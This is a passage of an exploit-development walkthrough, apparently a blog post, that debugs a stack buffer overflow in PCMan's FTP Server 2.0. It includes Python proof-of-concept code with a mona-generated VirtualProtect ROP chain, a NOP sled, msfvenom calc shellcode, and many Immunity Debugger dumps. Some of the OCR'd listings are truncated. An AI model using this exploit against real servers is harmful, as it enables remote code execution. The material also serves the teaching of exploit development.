
```
0012EE0C  BD569ED7
0012EE10  DC387377  ws8
```

```
!mona rop -m *.dll -cp nonull
[16:28:48] Access violation when executing [74A37A8B] - use Shift+F7/F8/F9 to pass
```

What did I missed? ;> Well – we'll see. Below you'll find a few slightly modification of our poc, for example, here:

```
#
import socket, sys
import struct
(...)

junk = '\x41'*2006
ret = "\x8b\x7a\xa3\x74" # jmpesp:"BBBB"
nops = "\x90"*130
# msfvenom -p (...)
(...)
#junk2 = "C"* (3000-len(junk+ret+nops+sc))
junk2 = "C" * (3000 - len(junk + rop_chain + nops + sc))
#buffer= junk + ret + nops + sc + junk2
buffer = junk + rop_chain + nops + sc + junk2
(...)
```

I also decided to use another shellcode (generated with *msfvenom*[7] again) – CMD with calc.exe. Tried again and unfortunately I wasn't able to run calc (or run listener on the host). Then I found this issue described:


https://github.com/corelan/mona/issues/19


huddy1985 commented on 15 Mar 2017

When I using the mona.py to create the Rop chains, then it stop at this pos:

Well. Maybe that's the case I thought – so I downloaded 'latest'version of !mona[3] and restarted all the scenario one more time. As you will see on the screen below I also changed the value for *POP ECX RETN* instruction (screen with *!mona rop* output).

At this stage I'll recommend you this page[9]. Of course you can do similar checks using */usr/share/metasploit-framework/tools/exploit/nasm_shell.rb* available on Kali Linux.

But for our case - let's try it now:


https://defuse.ca/online-x86-assembler.htm#disas

Array Literal:

```
{ 0x83, 0xC4, 0x04 }
```

Disassembly:

```
0:  83 c4 04
```

root@kali: /home/c/src/pcm

```
      0x76d53f37,  # POP EBP # RETN [msvcrt.dll]
      0x737b3c10,  # & call esp [NLAapi.dll]
      0x76d3a837,  # POP EAX # RETN [msvcrt.dll]
      0xfffffdff,  # Value to negate, will become 0x00000201
      0x754ff3a8,  # NEG EAX # RETN [RPCRT4.dll]
      0x740e4518,  # XCHG EAX,EBX # RETN [COMCTL32.dll]
      0x7405b2d7,  # POP EAX # RETN [COMCTL32.dll]
      0xffffffc0,  # Value to negate, will become 0x00000040
      0x7556b5f2,  # NEG EAX # RETN [RPCRT4.dll]
      0x763835c0,  # XCHG EAX,EDX # RETN [SHELL32.dll]
      0x45454545, #0x760d3d23,  # POP ECX # RETN [SHELL32.dll]
      0x75759f7f,  # &Writable location [GDI32.dll]
      0x749b4f4a,  # POP EDI # RETN [DNSAPI.dll]
      0x760c4c12,  # RETN (ROP NOP) [SHELL32.dll]
      0x762fa207,  # POP EAX # RETN [SHELL32.dll]
      0x90909090,  # nop
      0x7409d6b4,  # PUSHAD # RETN [COMCTL32.dll]
  ]
  return ''.join(struct.pack('<I', _) for _ in rop_gadgets)

rop_chain = create_rop_chain()
```


Immunity Debugger - er - er - er - - [CPU - main thread]

```
Registers (FPU)
EAX 00000030
ECX 7565FD52 MSCTF.7565FD52
EDX 00000040
EBX 00000201
ESP 0012EDA0
EBP 737B3C10 NLAapi.737B3C10
ESI 0012ED7C
EDI 00000004

EIP 45454545

C 1  ES 0023 32bit 0(FFFFFFFF)
P 0  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDE000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_INVALID_HANDLE (00000006)
EFL 00010203 (NO,B,NE,BE,NS,PO,GE,G)
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
```

```
0012ED60  41414141  AAAA
0012ED64  41414141  AAAA
0012ED68  7555042C       RPCRT4.7555042C
0012ED6C  75C41920       <&API-MS-Win-Core-Memory-L1-1-0.VirtualProtectEx>
0012ED70  7565FD52       MSCTF.7565FD52
0012ED74  76D53F37       msvcrt.76D53F37
0012ED78  737B3C10       NLAapi.737B3C10
0012ED7C  76D3A837       msvcrt.76D3A837
0012ED80  FFFFFDFF
0012ED84  754FF3A8       RPCRT4.754FF3A8
0012ED88  740E4518       COMCTL32.740E4518
0012ED8C  7405B2D7       COMCTL32.7405B2D7
0012ED90  FFFFFFC0
0012ED94  7556B5F2       RPCRT4.7556B5F2
0012ED98  763835C0       SHELL32.763835C0
0012ED9C  45454545  EEEE
0012EDA0  75759F7F       GDI32.75759F7F
0012EDA4  749B4F4A       DNSAPI.749B4F4A
0012EDA8  760C4C12       SHELL32.760C4C12
0012EDAC  762FA207       SHELL32.762FA207
0012EDB0  90909090
0012EDB4  7409D6B4       COMCTL32.7409D6B4
0012EDB8  90909090
0012EDBC  90909090
0012EDC0  90909090
0012EDC4  90909090
0012EDC8  90909090
0012EDCC  E983C92B
0012EDD0  FFFFE8CF
0012EDD4  5EC0FFFF
0012EDD8  AA0E7681
0012EDDC  8308ECB4
0012EDE0  F4E2FCEE
0012EDE4  086E5C56
0012EDE8  818CB4AA
0012EDEC  6C2C854F
0012EDF0  83DCE421
0012EDF4  5A67B8F8
0012EDF8  209E3FBE
0012EDFC  2EA603A5
0012EE00  34404B9B
```


```
ecuting [45454545] - use Shift+F7/F8/F9 to pass exception to program
```

Ok, looks „better" – for me at this stage „better" is the same as: *„ok I think I know where is the destroyer of my payload...„*. I decided to restart PCMan server in debugger again. This time when crash occured I tried to regenerate rop_chain() using *!mona* again. As you can see below – just to be sure that the payload is indeed working as we wanted – I set a breakpoint(F2) to one of the commands before our POP ECX RETN (0x45454545) instruction:


Immunity Debugger - er - er - er - - [CPU - main thread, module SHELL32]


```
763835C0  92        XCHG EAX,EDX
763835C1  C3        RETN
763835C2  D0FF      SAR BH,1
763835C4  FF75 14   PUSH DWORD PTR SS:[EBP+14]
763835C7  FF75 10   PUSH DWORD PTR SS:[EBP+10]
```

Adding a little modification to our poc:



```
def create_rop_chain():
  # rop chain generated with mona.py - www.c
  rop_gadgets = [
      0x7555042c,  # POP ECX # RETN [RPCRT4.
      0x75c41920,  # ptr to &VirtualProtect(
      0x7565fd52,  # MOV ESI,DWORD PTR DS:[E
TF.dll]
      0x76d53f37,  # POP EBP # RETN [msvcrt.
      0x737b3c10,  # & call esp [NLAapi.dll]
      0x76d3a837,  # POP EAX # RETN [msvcrt.
      0xfffffdff,  # Value to negate, will b
      0x754ff3a8,  # NEG EAX # RETN [RPCRT4.
      0x740e4518,  # XCHG EAX,EBX # RETN [CO
      0x7405b2d7,  # POP EAX # RETN [COMCTL3
      0xffffffc0,  # Value to negate, will b
      0x7556b5f2,  # NEG EAX # RETN [RPCRT4.
      0x763835c0,  # XCHG EAX,EDX # RETN [SH
      0x75521c05,  #0x45454545, #0x760d3d23,
.dll]
      0x75759f7f,  # &Writable location [GDI
```

F9 to continue and we are ready to use our new poc. Checking:



```
763835C0  92              XCHG EAX,EDX
763835C1  C3              RETN
763835C2  D0FF            SAR BH,1
763835C4  FF75 14         PUSH DWORD PTR SS:[EBP+14]
763835C7  FF75 10         PUSH DWORD PTR SS:[EBP+10]
763835CA  FF75 0C         PUSH DWORD PTR SS:[EBP+C]
763835CD  FF75 08         PUSH DWORD PTR SS:[EBP+8]
763835D0  E8 CEE10500     CALL SHELL32.763E17A3
763835D5  5D              POP EBP
763835D6  C2 1800         RETN 18
763835D9  90              NOP
763835DA  90              NOP
763835DB  90              NOP
763835DC  90              NOP
763835DD  90              NOP
763835DE  8BFF            MOV ED
763835E0  55              PUSH E
763835E1  8BEC            MOV EB
763835E3  8B45 08         MOV EA
763835E6  24 40           AND AL
763835E8  33C9            XOR EC
763835EA  3C 40           CMP AL
EDX=00000030
EAX=00000040
```

```
Registers (FPU)
EAX 00000040
ECX 7565FD52 MSCTF.7565FD52
EDX 00000030
EBX 00000201
ESP 0012ED9C
EBP 737B3C10 NLAapi.737B3C10
ESI 0012ED7C
EDI 00000004

EIP 763835C0 SHELL32.763835C0
```


```
root@kali: /home/c/src/pcm
root@kali:/home/c/src/pcm# python pcm08.py 192.168.1.202
3000
220 PCMan's FTP Server 2.0 Ready.
```

```
Address   Hex dump                 ASCII
00441000  00 00 00 00 26 04 42 00  ....&♦B.
00441008  55 04 42 00 87 04 42 00  U♦B.ç♦B.
00441010  B9 04 42 00 58 00 43 00  ╣♦B.X.C.
00441018  59 02 43 00 09 05 43 00  Y☻C..♣C.
00441020  E0 06 43 00 AB 07 43 00  α♠C.½•C.
00441028  78 09 43 00 B8 09 43 00  x.C.╕.C.
00441030  3F EF 41 00 33 18 43 00  ?∩A.3↑C.
00441038  3B 1F 43 00 5C 1F 43 00  ;▼C.\▼C.
00441040  CD 23 43 00 E9 D6 41 00  ═#C.Θ╓A.
00441048  00 10 40 00 40 10 40 00  .►@.@►@.
00441050  F0 23 40 00 50 66 40 00  ≡#@.Pf@.
00441058  A0 66 40 00 80 6F 40 00  áf@.Ço@.
00441060  D0 6F 40 00 80 B5 40 00  ╨o@.Ç╡@.
00441068  92 FF 42 00 9C 22 42 00  Æ B.£"B.
00441070  B2 22 42 00 F0 22 42 00  ▓"B.≡"B.
00441078  2E 23 42 00 6C 23 42 00  .#B.l#B.
00441080  F1 07 43 00 29 08 43 00  ±•C.)◘C.
00441088  17 0A 43 00 D2 C1 42 00  ↨.C.╥┴B.
00441090  F5 C1 42 00 6C 18 43 00  ⌡┴B.l↑C.
00441098  A4 18 43 00 7D 1F 43 00  ñ↑C.}▼C.
004410A0  BD 23 43 00 E5 F5 42 00  ╜#C.σ⌡B.
004410A8  28 FA 42 00 38 25 43 00  (·B.8%C.
004410B0  CF FA 42 00 00 00 00 00  ╧·B.....
004410B8  00 00 00 00 50 25 41 00  ....P%A.
004410C0  9F 4E 41 00 23 AD 41 00  ƒNA.#¡A.
004410C8  1D 9F 41 00 00 00 00 00  ↔ƒA.....
004410D0  00 00 00 00 CB AD 41 00  ....╦¡A.
004410D8  00 00 00 00 00 00 00 00  ........
004410E0  2E 9F 41 00 00 00 00 00  .ƒA.....
004410E8  00 00 00 00 00 00 00 00  ........
004410F0  57 61 69 74 46 6F 72 4C  WaitForL
004410F8  6F 67 69 6E 00 00 00 00  ogin....
00441100  42 75 66 66 65 72 53 69  BufferSi
00441108  7A 65 00 00 4D 61 78 44  ze..MaxD
00441110  53 70 65 65 64 00 00 00  Speed...
00441118  4D 61 78 55 53 70 65 65  MaxUSpee
00441120  64 00 00 00 4D 61 78 54  d...MaxT
00441128  72 79 50 65 72 49 70 00  ryPerIp.
00441130  4D 61 78 43 6F 6E 50 65  MaxConPe
00441138  72 49 70 00 4D 61 78 43  rIp.MaxC
```

```
0012ED9C  75521C05  ♣∟Ru  RPCRT4.75521C05
0012EDA0  75759F7F  ⌂ƒuu  GDI32.75759F7F
0012EDA4  749B4F4A  JO¢t  DNSAPI.749B4F4A
0012EDA8  760C4C12  ↕L.v  SHELL32.760C4C12
0012EDAC  762FA207  •ó/v  SHELL32.762FA207
0012EDB0  90909090  ÉÉÉÉ
0012EDB4  7409D6B4  ┤╓.t  COMCTL32.7409D6B4
0012EDB8  90909090  ÉÉÉÉ
0012EDBC  90909090  ÉÉÉÉ
0012EDC0  90909090  ÉÉÉÉ
0012EDC4  90909090  ÉÉÉÉ
0012EDC8  90909090  ÉÉÉÉ
0012EDCC  E983C92B  +╔âΘ
0012EDD0  FFFFE8CF  ╧Φ
0012EDD4  5EC0FFFF    └^
0012EDD8  AA0E7681  üv♫¬
0012EDDC  8308ECB4  ┤∞◘â
0012EDE0  F4E2FCEE  εⁿΓ⌠
0012EDE4  086E5C56  V\n◘
0012EDE8  818CB4AA  ¬┤îü
0012EDEC  6C2C854F  Oà,l
0012EDF0  83DCE421  !Σ▄â
0012EDF4  5A67B8F8  °╕gZ
0012EDF8  209E3FBE  ╛?₧
0012EDFC  2EA603A5  Ñ♥ª.
0012EE00  34404B9B  ¢K@4
0012EE04  24EEC8CB  ╦╚ε$
0012EE08  0523758A  èu#♣
0012EE0C  FA0E73AB  ½s♫·
0012EE10  5A67E3F8  °πgZ
0012EE14  34A63FBA  ║?ª4
0012EE18  70FDF821  !°²p
0012EE1C  D9EDFC49  Iⁿφ┘
0012EE20  28B53FFB  √?╡(
0012EE24  416767AB  ½ggA
0012EE28  41D657B2  ▓W╓A
0012EE2C  09678021  !Çg.
0012EE30  A413857C  |à‼ñ
0012EE34  09E17B6B  k{ß.
0012EE38  7D0C8C6D  mî.}
0012EE3C  F091B75C  \╖æ≡
```


```
[20:06:10] Breakpoint at SHELL32.763835C0
```

Looks like we are on a good way! ;) Continue with F8:



```
75521C00   59               POP ECX
75521C01   C3               RETN
75521C02   33C0             XOR EAX,EAX
75521C04   40               INC EAX
75521C05   59               POP ECX                                   GDI32
75521C06   C3               RETN
75521C07   33C9             XOR ECX,ECX
75521C09 ^EB D7             JMP SHORT RPCRT4.75521BE2
75521C0B   90               NOP
75521C0C   90               NOP
75521C0D   90               NOP
75521C0E   90               NOP
75521C0F   90               NOP
75521C10   8BFF             MOV EDI,EDI
75521C12   55               PUSH EBP
75521C13   8BEC             MOV EBP,ESP
75521C15   83EC 14          SUB ESP,14
75521C18   53               PUSH EBX
75521C19   56               PUSH ESI
75521C1A   57               PUSH EDI
75521C1B   33FF             XOR EDI,EDI
75521C1D   393D 48715775    CMP DWORD PTR DS:[75577148],EDI
Stack [0012EDA0]=75759F7F (GDI32.75759F7F)
ECX=7565FD52 (MSCTF.7565FD52)

Registers (FPU)
EAX 00000030
ECX 7565FD52 MSCTF.7565FD52
EDX 00000040
EBX 00000201
ESP 0012EDA0
EBP 737B3C10 NLAapi.737B3C10
ESI 0012ED7C
EDI 00000004

EIP 75521C05 RPCRT4.75521C05

C 1  ES 0023 32bit 0(FFFFFFFF)
P 0  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDE000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_INVALID_HANDL

EFL 00000203 (NO,B,NE,BE,NS,PO,G

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g

Address   Hex dump                  ASCII
00441000  00 00 00 00 26 04 42 00  ....&♦B.
00441008  55 04 42 00 87 04 42 00  U♦B.ç♦B.
00441010  B9 04 42 00 58 00 43 00  ╣♦B.X.C.
00441018  59 02 43 00 09 05 43 00  Y☻C..♣C.
00441020  E0 06 43 00 AB 07 43 00  α♠C.½•C.
00441028  78 09 43 00 B8 09 43 00  x.C.╕.C.
00441030  3F EF 41 00 33 18 43 00  ?∩A.3↑C.
00441038  3B 1F 43 00 5C 1F 43 00  ;▼C.\▼C.

0012EDA0   75759F7F  ∆ƒuu  GDI32.75759F7F
0012EDA4   749B4F4A  JO¢t  DNSAPI.749B4F4A
0012EDA8   760C4C12  ‡L.v  SHELL32.760C4C12
0012EDAC   762FA207  •ó/v  SHELL32.762FA207
0012EDB0   90909090  ÉÉÉÉ
0012EDB4   7409D6B4  ┤╓.t  COMCTL32.7409D6B4
0012EDB8   90909090  ÉÉÉÉ
0012EDBC   90909090  ÉÉÉÉ
0012EDC0   90909090  ÉÉÉÉ
0012EDC4   90909090  ÉÉÉÉ
```

So far, so good. Shift+F9 anyone?



```
ED90   34 FD       XOR AL,0FD
ED92   FFFF        ???                               Unkn
ED94   CC          INT3
ED95   0200        ADD AL,BYTE PTR DS:[EAX]
ED97   0018        ADD BYTE PTR DS:[EAX],BL
ED99   0000        ADD BYTE PTR DS:[EAX],AL
ED9B   0000        ADD BYTE PTR DS:[EAX],AL
ED9D   0000        ADD BYTE PTR DS:[EAX],AL
ED9F   0010        ADD BYTE PTR DS:[EAX],DL
EDA1   3C 7B       CMP AL,7B
EDA3 ^73 B8        JNB SHORT 0012ED5D
EDA5   ED          IN EAX,DX
EDA6   1200        ADC AL,BYTE PTR
EDA8   0102        ADD DWORD PTR D
EDAA   0000        ADD BYTE PTR DS
EDAC   40          INC EAX
EDAD   0000        ADD BYTE PTR DS
90909000

ESP 0012EDA0
EBP 737B3C10 NLAapi.737B3C10
ESI 0012ED7C
EDI 760C4C12 SHELL32.760C4C12

EIP 0012ED80

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)

ess   Hex dump                  ASCII
ED7C  25 80 1F 5B 48 D4 C1 83
ED84  62 9F A7 85 34 FD FF FF
ED8C  E4 02 00 00 34 FD FF FF
ED94  CC 02 00 00 18 00 00 00
ED9C  00 00 00 00 10 3C 7B 73
EDA4  B8 ED 12 00 01 02 00 00
EDAC  40 00 00 00 7F 9F 75 75  @...∆ƒuu
EDB4  90 90 90 90 90 90 90 90  ÉÉÉÉÉÉÉÉ
```

PCMan's FTP Server

PCMan's FTP Server has stopped working

Windows can check online for a solution to the problem.

Check online for a solution and close the program


Close the program

Hide problem details

```
Fault Module Name:          StackHash_611b
Fault Module Version:       0.0.0.0
Fault Module Timestamp:     00000000
Exception Offset:           0012ed80
Exception Code:             c000001d
Exception Data:             badc0de1
OS Version:                 6.1.7600.2.0.0.768.2
Locale ID:                  1033
Additional Information 1:   611b
```

Well... What happened Neo? Where is the calc.exe we are looking for...? ;>

Restart of the Immunity debugger as well as generating new payload with msfvenom (EXEC with calc.exe) and we should be here:



```
0012ED80   FFFD          ???                                      Unknown
0012ED82   FFFF          ???                                      Unknown
0012ED84   A8 F3         TEST AL,0F3
0012ED86   4F            DEC EDI
0012ED87   75 18         JNZ SHORT 0012EDA1
0012ED89   45            INC EBP
0012ED8A   0E            PUSH CS
0012ED8B ^74 D7          JE SHORT 0012ED64
0012ED8D   B2 05         MOV DL,5
0012ED8F ^74 C0          JE SHORT 0012ED51
0012ED91   FFFF          ???                                      Unknown
0012ED93   FFF2          PUSH EDX
0012ED95   B5 56         MOV CH,56
0012ED97   75 12         JNZ SHORT 0012EDAB
0012ED99   4C            DEC ESP
0012ED9A   0C 76         OR AL,76
0012ED9C ^7C ED          JL SHORT 0012ED8B
0012ED9E   1200          ADC AL,BYTE PTR DS:[EAX]
0012EDA0   103C7B        ADC BYTE PTR DS:[EBX+EDI*2],BH
0012EDA3 ^73 B8          JNB SHORT 0012ED5D
0012EDA5   ED            IN EAX,DX                                I/O
0012EDA6   1200          ADC AL,BYTE PTR DS:[EAX]
```

```
Registers (FPU)
EAX 90909000
ECX 75759F7F GDI32.75759F7F
EDX 00000040
EBX 00000201
ESP 0012EDA0
EBP 737B3C10 NLAapi.737B3C10
ESI 0012ED7C
EDI 760C4C12 SHELL32.760C4C12

EIP 0012ED80

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
